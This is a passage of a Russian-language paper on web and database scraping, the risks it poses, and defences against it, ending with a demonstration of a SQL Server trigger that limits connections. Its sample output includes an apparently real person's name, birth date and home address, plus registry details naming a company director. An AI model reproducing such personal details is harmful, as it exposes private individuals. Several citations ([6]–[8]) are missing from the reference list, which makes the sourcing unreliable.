00 "СИСТЕМИНК" Действует\ИНН:\xa0 77019684340ГРН:\xa0 1127746650602Дата создания:\xa0 22.08.20120снвой вид деятельности:\xa0 43.21 Производство электромонтажных работАдрес:\xa0 ', '000 "БЕЖАНЫ" Действует\ИНН:\xa0 47051012840ГРН:\xa0 1234700008828Дата создания:\xa0 13.04.20230снвой вид деятельности:\xa0 55.90 Деятельность по предоставлению прочих мест для временного проживанияАдрес:\xa0 ', '000 "БЕЖАНЫ" Действует\Генеральный директор:\xa0 Туралин Николай АлександровичИНН:\xa0 47051012840ГРН:\xa0 1234700008828Дата создания:\xa0 13.04.20230снвой вид деятельности:\xa0 55.90 Деятельность по предоставлению прочих мест для временного проживанияАдрес:\xa0 ', '000 "СИСТЕМИНК" Действует\Генеральный директор:\xa0 Туралин Николай АлександровичИНН:\xa0 77019684340ГРН:\xa0 1127746650602Дата создания:\xa0 22.08.20120снвой вид деятельности:\xa0 43.21 Производство электромонтажных работАдрес:\xa0 ', 'Туралин Николай Александрович Не действует\ИНН:\xa0 6809008767040ГРН:\xa0 314680904500010Дата создания:\xa0 14.02.20140снвой вид деятельности:\xa0 70.20.2 Сдача внаем собственного нежилого недвижимого имуществаАдрес:\xa0 ']

Process finished with exit code 0

Рисунок 1 - Простой процесс с применением BeautifulSoup


Следующим этапом является обработка и структурирование извлечённых данных. На данной стадии парсер выполняет задачи очистки, нормализации и трансформации сырых данных в форматы, пригодные для последующего хранения и анализа, такие как CSV (Comma-Separated Values), JSON (JavaScript Object Notation) или реляционные и нереляционные БД. Это обеспечивает возможность эффективной работы с массивом собранных данных, проведения статистического анализа, машинного обучения и визуализации результатов. Крайне важно подчеркнуть, что технология сама по себе является нейтральной, а её правовой статус и этическая оценка целиком зависят от целей и контекста применения. Легитимный (разрешённый) парсинг осуществляется в рамках, установленных владельцем ресурса (например, с учётом правил, определённых в файле robots.txt и пользовательском соглашении), и применяется для таких задач, как сбор данных из открытых источников, академические исследования, мониторинг рыночных цен и агрегация публичной информации. Нелегитимный (несанкционированный), напротив, связан с нарушением установленных правил доступа, обходом технических средств защиты, присвоением контента, охраняемого авторским правом, или использованием данных способом, наносящим ущерб владельцу ресурса или третьим лицам. Таким образом, разграничение между допустимым и противоправным использованием определяется не технической реализацией, а соответствием действий существующему законодательству и договорённостям с правообладателем. [8]

2. Базы данных

Ключевая особенность данного вида процесса, заключается в доступе к данным часто требует наличия определенных прав и учетных данных. Обычно имя пользователя, пароль и, возможно, дополнительные механизмы аутентификации, такие как токены или ключи API. Без надлежащих прав доступа попытки извлечь данные могут привести к ошибкам, блокировкам и при наличии сопутствующих обстоятельств, к юридическим последствиям.

Доступ данных через открытый интерфейс НЕ всегда определяет, законность. Защита авторских прав, соглашения о лицензировании и другие юридические аспекты могут ограничивать использование полученной информации.

Поскольку взаимодействие в данном случае может осуществляться через интерфейсы, такие как SQL-запросы, API или специальные библиотеки, необходимо учитывать, особенности и сопутствующие ограничения каждой из этих технологий. SQL-запросы позволяют извлекать данные в структурированном виде, но требуют знания языка SQL и структуры самой БД. В то же время API могут предоставлять более удобный способ доступа к данным, но могут также иметь ограничения по количеству запросов или объему извлекаемых данных. Кроме того, некоторые API могут использовать механизмы защиты, такие как ограничение по времени или количеству запросов, что усложняет процесс. [5]



```
import pypyodbc
def search_words_in_database(database, words):
    connection = pypyodbc.connect(database)
    cursor = connection.cursor()

    cursor.execute("SELECT name FROM sys.tables") # Получаем список всех таблиц в базе данных

    tables = cursor.fetchall()

    results = []

    for table in tables:
        table_name = table[0]
        cursor.execute(f"SELECT * FROM {table_name}")

        columns = [column[0] for column in cursor.description]
```

baza x

Введите ключевые слова через запятую: Шанин

База данных: Driver={SQL Server};Server=DESKTOP-QJQ6H9L;Database=222;

Таблица: Лист1\$

(1.0, 'Шанин Павел сергеевич', datetime.datetime(2001, 5, 4, 0, 0), 'Новоколомяжский пр. 13', 'БОНЧ')

База данных: Driver={SQL Server};Server=DESKTOP-QJQ6H9L;Database=222;

Таблица: Лист2\$

(1.0, 'Шанин Павел сергеевич', datetime.datetime(2001, 5, 4, 0, 0), 'Новоколомяжский пр. 13', 'нет')

База данных: Driver={SQL Server};Server=DESKTOP-QJQ6H9L;Database=222;

Таблица: Таблица

(1.0, 'Шанин Павел сергеевич', datetime.datetime(2001, 5, 4, 0, 0), 'Новоколомяжский пр. 13', 'БОНЧ')

Рисунок 2 Пример простого парсера базы данных

Производительность при процессе играет крайне важную роль. Извлечение больших объемов данных требует значительных ресурсов как со стороны клиента, так и со стороны сервера. Что приводит к замедлению работы системы, особенно если запросы выполняются неэффективно или если сервер не оптимизирован для обработки больших объемов данных. Необходим учет и понимание не только требований к данным, но и возможности инфраструктуры, на которой они хранятся. [6]

Угрозы и риски парсинга

Одной из основных угроз, связанных с скраппингом, является возможность утечки конфиденциальных данных. Последствия негативно скажутся как на репутации компании так и финансовом благополучии пользователей, которые могут стать жертвами

мошенничества или кражи личных данных. Соответственно безопасность становится критически важной задачей для компаний, которые обрабатывают и хранят подобные данные, так как они должны обеспечить надежные механизмы защиты, чтобы предотвратить несанкционированный доступ.

Другой серьезной угрозой является возможность использования процесса для проведения *конкурентного анализа*. Это может дать конкурентам преимущество на рынке, позволяя им манипулировать ценами и предлагать более выгодные условия для клиентов. В результате легитимные компании могут потерять свою долю рынка, что может привести к снижению доходов и даже к банкротству.

С технической стороны парсинг имеет свойство вызывать *технические проблемы* для владельцев сайтов процесс умышленно или случайно направляющий большое количество запросов на сервер, приводит к его сбоям. В результате легитимные пользователи могут столкнуться с проблемами доступа к сайту, что негативно скажется на их опыте взаимодействия с ресурсом. Кроме того, такие действия могут привести к увеличению затрат на хостинг и обслуживание сайта, так как владельцам придется инвестировать в более мощные серверные решения для обработки увеличенного трафика. В дополнение, процесс равносильно используется для создания ботнетов и других форм автоматизированного вредоносного ПО. При последующем обнаружении в системе безопасности сайта, несанкционированный доступ к системе упрощается. То приводит к последующей краже данных, повреждению систем и даже кибератакам на другие ресурсы. [1]

С юридической стороны грамотно разработанный парсер может быть использован для обхода систем защиты *авторских прав*. Многие сайты содержат уникальный контент, который защищен авторским правом. Функционал позволяет копирование этого контента и его дальнейшего распространения без разрешения владельцев. [4]

Методы и стратегии противодействия

Следовательно, методы защиты от парсинга становятся важной задачей для веб-разработчиков и администраторов..

1. *Completely Automated Public Turing test to tell Computers and Humans Apart*

Первым и наиболее широко используемым средством защиты служит CAPTCHA. Этот инструмент действует как пропускной пункт, требуя от пользователя успешного решения задачи, легкой для человеческого интеллекта, но сложной для компьютерной программы. Традиционно защита реализуется через распознавание искаженного текста, определение объектов на рисунках, либо выбор связанных тематически изображений из предложенных вариантов. Однако, развитие искусственного интеллекта, особенно машинного обучения и компьютерного зрения, постепенно подрывает надежность классических CAPTCHA. Современные алгоритмы, опирающиеся на сверточные нейронные сети, показывают высокую результативность в решении задач, когда-то считавшихся исключительной способностью человека. Поэтому, эффективность данной защиты как отдельного защитного барьера постоянно ослабевает. [8]

2. *Фильтрация трафика*

Ключевым индикатором потенциальной опасности служит превышение установленных лимитов на количество запросов, поступающих с конкретного IP-адреса или группы адресов за определенный промежуток времени. В ответ на это администраторы прибегают к

блокировке вызывающих подозрения IP-адресов или устанавливают ограничения на скорость передачи данных. Указанные меры могут быть внедрены на разных уровнях инфраструктуры, начиная с настроек веб-сервера и заканчивая использованием межсетевых экранов для веб-приложений и систем предотвращения вторжений (IPS). Эти инструменты позволяют не только пресекать нетипичный трафик, но и анализировать его содержание, выявляя тем самым комплексные атаки. Успешность фильтрации трафика напрямую зависит от корректности установленных пороговых значений и способности системы оперативно реагировать на попытки обхода обороны. [7]

3. Динамическая генерация контента

Вместо отгрузки целого HTML-документа, где уже есть все необходимые данные, сервер отправляет упрощенный HTML-скелет и JavaScript-код. Этот код отвечает за динамическую подгрузку и отображение контента с помощью асинхронных запросов. Это значительно усложняет задачу для простых HTTP-скрейперов, анализирующих статический HTML, так как целевой контент изначально отсутствует и появляется только после выполнения JavaScript на стороне клиента. Однако у этого подхода есть две основные слабости. Во-первых, его защита не эффективна против инструментов автоматизации, способных запускать JavaScript в контролируемой среде. Безголовые браузеры, такие как Puppeteer и Selenium, полностью имитируют работу браузера и позволяют преодолеть эту защиту. Во-вторых, активное использование динамической генерации контента может негативно сказаться на поисковой оптимизации (SEO). Традиционные поисковые краулеры исторически испытывали трудности с индексацией контента, требующего выполнения JavaScript. Несмотря на улучшения (например, предварительный рендеринг), сохраняется вероятность неполной или некорректной индексации. [8]

4. Использование токенов аутентификации и сессий.

Ключевым элементом функционирования является предоставление клиенту, успешно прошедшему проверку подлинности, токена, защищенного с использованием криптографии. Он должен быть предъявлен при каждом запросе к защищенному ресурсу. Серверная сторона системы осуществляет верификацию, проверяя валидность, срок действия и привязку к текущему сеансу. Отсутствие или обнаружение несоответствий приводит к отклонению запроса с сообщением об ошибке аутентификации. Данный подход серьезно затрудняет неавторизованный доступ. Злонамеренному субъекту необходимо не просто отправлять запросы для извлечения данных, а скрупулезно воспроизводить всю процедуру установления сессии: проходить аутентификацию, корректно обрабатывать куки или заголовки авторизации и поддерживать состояние сессии. Тем не менее, рассматриваемый метод не обеспечивает абсолютной защиты. Уязвимость заключается в потенциальной возможности его обхода путем точного копирования действий авторизованного пользователя. Современные инструменты автоматизации и специализированные библиотеки для работы с HTTP-сессиями дают возможность программам-скрапперам досконально имитировать поведение пользователя, включая получение и использование действующего токена. [6]

5. Использование уникальных заголовков HTTP

Обычные браузеры и приложения отправляют ряд основных и необязательных заголовков (User-Agent, Accept, Accept-Language, Referer), которые указывают на их тип, версию, языковые настройки и источник запроса. Если веб-сервер или межсетевой экран

настроены на проверку наличия, структуры и значений этих заголовков, это позволяет выявлять и блокировать запросы, поступающие от простых автоматизированных скриптов, которые, как правило, применяют упрощенный или нестандартный набор заголовков. Однако этот метод имеет ограниченную эффективность, так как заголовки легко подделать. Современные парсинговые инструменты, например, библиотеки requests в Python или curl, дают возможность имитировать любые заголовки, вплоть до точного воспроизведения сигнатур широко используемых браузеров. Поэтому фильтрация на основе заголовков не может служить надежной и независимой защитой. Её целесообразно использовать в качестве дополнительного уровня в многоуровневой системе безопасности. В этой роли она помогает отсеивать наиболее простые боты и затрудняет процесс анализа защитных механизмов ресурса для потенциальных злоумышленников. [7]

6. Обфускация данных

Техническая реализация данного метода включает в себя трансформацию исходной структуры и представления данных. В контексте веб-ресурсов это может выражаться в динамическом изменении HTML-кода, применении нетривиальных форматов данных для их передачи, а также в использовании приёмов клиентского шифрования или представления текстовых данных в виде растровых изображений. Подобные меры создают значительные препятствия для работы стандартных парсеров, повышая стоимость и сложность автоматизированного сбора.

Однако применение обфускации сопряжено с существенными компромиссами. Основным ограничением является негативное воздействие на пользовательский опыт и доступность. Усложнённый код может привести к снижению производительности загрузки страницы, нарушить работу вспомогательных технологий и затруднить индексацию ресурса поисковыми системами. Обфускацию следует рассматривать как специализированный инструмент, применение которого требует взвешенной оценки соотношения выигрыша в безопасности и потенциального ущерба для функциональности, производительности и возможности использования веб-сервиса. [2]

7. Регулярное обновление и мониторинг системы безопасности.

Важнейший аспект безопасности веб-сайта и любого продукта в целом. Непрерывное обновление и проактивный мониторинг формируют фундаментальный принцип обеспечения безопасности информационных систем, включая веб-ресурсы. Поддержание устойчивости к динамичному ландшафту киберугроз требует реализации системного подхода, базирующегося на двух взаимодополняющих компонентах. Первый компонент - это упреждающее управление жизненным циклом безопасности, заключающееся в своевременной установке обновлений для всех элементов программного стека и переходе на поддерживаемые версии ПО с целью устранения известных уязвимостей. Второй компонент включает регулярное проведение аудитов безопасности и тестирования на проникновение, направленных на выявление как известных, так и потенциальных уязвимостей, ошибок конфигурации и архитектурных слабостей посредством статического и динамического анализа. Интеграция данных практик создает основу для построения адаптивной системы защиты, способной не только к реактивному отражению атак, но и к прогнозированию новых векторов угроз и оперативной модификации оборонительных стратегий. Следовательно, безопасность трансформируется из периодического мероприятия в непрерывный

циклический процесс, неотъемлемо встроенный в жизненный цикл разработки и эксплуатации цифрового продукта [3].

Правовые аспекты как способ защиты

Владельцы интернет-ресурсов могут применять правовые механизмы для защиты информационных активов. Данный подход включает два ключевых аспекта: превентивный и реактивный:

Нормативный аспект: Формальное закрепление запрета на автоматизированный сбор данных без явного разрешения в публичном договоре - Пользовательском соглашении или Политике использования роботов (Robots Exclusion Protocol, реализуемой через файл robots.txt). Эти документы устанавливают правовые рамки легитимного взаимодействия с ресурсом.

Процессуальный аспект: Внедрение технических средств логирования и мониторинга, позволяющих документально фиксировать факты нарушения установленных правил. Собранные доказательства формируют основу для подачи искового заявления с требованиями о прекращении нарушения, возмещении ущерба и компенсации убытков.

Однако эффективность правовых мер ограничена рядом факторов. Юрисдикционные барьеры, в частности если нарушитель действует с территории государства, чье законодательство не предусматривает ответственности за подобные действия, или между странами отсутствуют договоры о правовой помощи, реализация судебного решения становится крайне затруднительной или невозможной. Анонимность нарушителя, через использование технологий сокрытия личности (прокси-серверы, VPN, сеть Tor) и фиктивных регистрационных данных существенно осложняет, а часто делает невыполнимой задачу идентификации ответчика для привлечения к судебной ответственности. Правовые инструменты являются необходимым, но не самодостаточным элементом комплексной защиты. Их действенность напрямую зависит от возможности идентификации субъекта нарушения и наличия действующих механизмов трансграничного правоприменения [4].

Реализация примера защиты от парсинга на примере сервера и базы данных

Пример реализации защиты от парсинга при обнаружении подозрительной активности со стороны пользователя.




Рисунок 3 - Недоброжелательный пользователь Pablo

На Рисунке 3 представлена авторизация, пользователя (Pablo), обладающего легитимным доступом к серверу, который инициирует аномальную и деструктивную активность. Его действия характеризуются значительной нагрузкой на вычислительные ресурсы сервера, приводящей к снижению производительности и потенциальным отказам в обслуживании. А также становлением чрезмерного количества одновременных соединений, что свидетельствует о попытке автоматизированного доступа.





Рисунок 4 - Активность пользователя. Полученные данные



	session_id	login_time	status	host_name	program_name
1	64	2025-12-06 20:33:24.447	sleeping	DESKTOP-QJQ6H9L	Python
2	60	2025-12-06 20:33:18.290	sleeping	DESKTOP-QJQ6H9L	Python
3	59	2025-12-06 20:33:10.877	sleeping	DESKTOP-QJQ6H9L	Python
4	57	2025-12-06 20:33:10.850	sleeping	DESKTOP-QJQ6H9L	Python
5	56	2025-12-06 20:33:10.820	sleeping	DESKTOP-QJQ6H9L	Python
6	55	2025-12-06 20:33:10.790	sleeping	DESKTOP-QJQ6H9L	Python
7	54	2025-12-06 20:33:10.760	sleeping	DESKTOP-QJQ6H9L	Python
8	51	2025-12-06 20:33:10.730	sleeping	DESKTOP-QJQ6H9L	Python
9	61	2025-12-06 20:32:56.900	sleeping	DESKTOP-QJQ6H9L	Microsoft SQL Server Management Studio

Рисунок 5 - Активность пользователя внутри сервера. Работа парсера.

Анализ сетевого трафика и логируемых событий позволяет идентифицировать данную активность как работу скраппера, нацеленного на несанкционированное извлечение больших объемов данных, что дополнительно усугубляет нагрузку на инфраструктуру.




Рисунок 6 - Установленный Триггер

В результате оперативного мониторинга была проведена классификация пользователя как злоумышленника, чья деятельность представляет собой прямую угрозу целостности и доступности системы. В качестве первоочередной меры противодействия был реализован защитный триггер. Триггер, активируемый при превышении порогового значения количества соединений с одного IP-адреса за единицу времени, автоматически ограничивает последующие попытки подключения. Данная мера, эффективно блокирует работу простых парсеров, основанных на простом переборе запросов, лишая их возможности массового сбора данных.




Рисунок 7 - Нейтрализация пользователя

Несмотря на успешную нейтрализацию рассмотренного инцидента, он представляет собой лишь частный случай атаки. Эффективная стратегия защиты должна основываться на комплексном многоуровневом подходе. Комплекс должен обеспечивать прозрачность для добросовестных пользователей, но сохранять устойчивость к эволюции угроз, включая возможность эскалации атаки, привлечения распределённых средств (DDoS) или применения более изощрённых методов обхода защиты. [5]

Заключение

Парсинг представляет собой многогранную угрозу, которая приводит к серьезным последствиям как для владельцев сайтов, баз данных и прочих открытых или закрытых источников информации, так и для пользователей. Утечка конфиденциальных данных, использование парсинга для конкурентного анализа, технические проблемы, распространение недостоверной информации, нарушения авторских прав и несоответствие законам о защите данных - все это примеры связанных рисков.

Важно принятие мер для защиты данных и систем, внедряя современные технологии и методы, осведомляясь о новых угрозах и тенденциях в области кибербезопасности. Защита от парсинга требует комплексного подхода и постоянного внимания, чтобы обеспечить безопасность как для бизнеса, так и для пользователей. Как и любой аспект кибербезопасности, ни один метод защиты в той или иной мере может обеспечить только частичную защиту. Комплексный подход обеспечения безопасности и даже открытой информации имеет остро необходимость в нынешней ситуации с постоянно открывающимися все новыми возможностями как для злоумышленника, так и для обычного пользователя. Неправильно настроенный парсер, приносящий технические сложности, может быть столь же опасен как и целенаправленно созданный инструмент хищения данных.

Список литературы

1. Липатников, В.А. Проактивное управление информационной безопасностью автоматизированной системы радиоконтроля / В.А.Липатников, А.А. Шевченко // Информационные системы и технологии. – 2019. – №4(114). – С. 112-121.

2. Липатников, В.А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий / В.А. Липатников, А.А. Шевченко // Информационные системы и технологии. – 2022. – № 2(130). – С. 107-115.
3. Липатников, В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя / В.А. Липатников, А.А. Шевченко, К.В. Мелехов, В.А. Задбоев // Информационно-управляющие системы. – 2025. – №2(135). – С. 37-49.
4. Simonova S. V. Обработка данных пользователей цифровых платформ: актуальные вопросы совершенствования законодательства и практик // Вестник ЯрГУ. Серия Гуманитарные науки. – 2022. – Т. 16. – №. 4. – С. 642-649. URL: <http://j.uniyar.ac.ru/index.php/vyrgu/article/view/1347>
5. Байгушкина Е. А. Исследование алгоритма парсинга структур баз данных // Энигма. – 2021. – №. 29-2. – С. 132-136. URL: <https://elibrary.ru/item.asp?id=44593329>
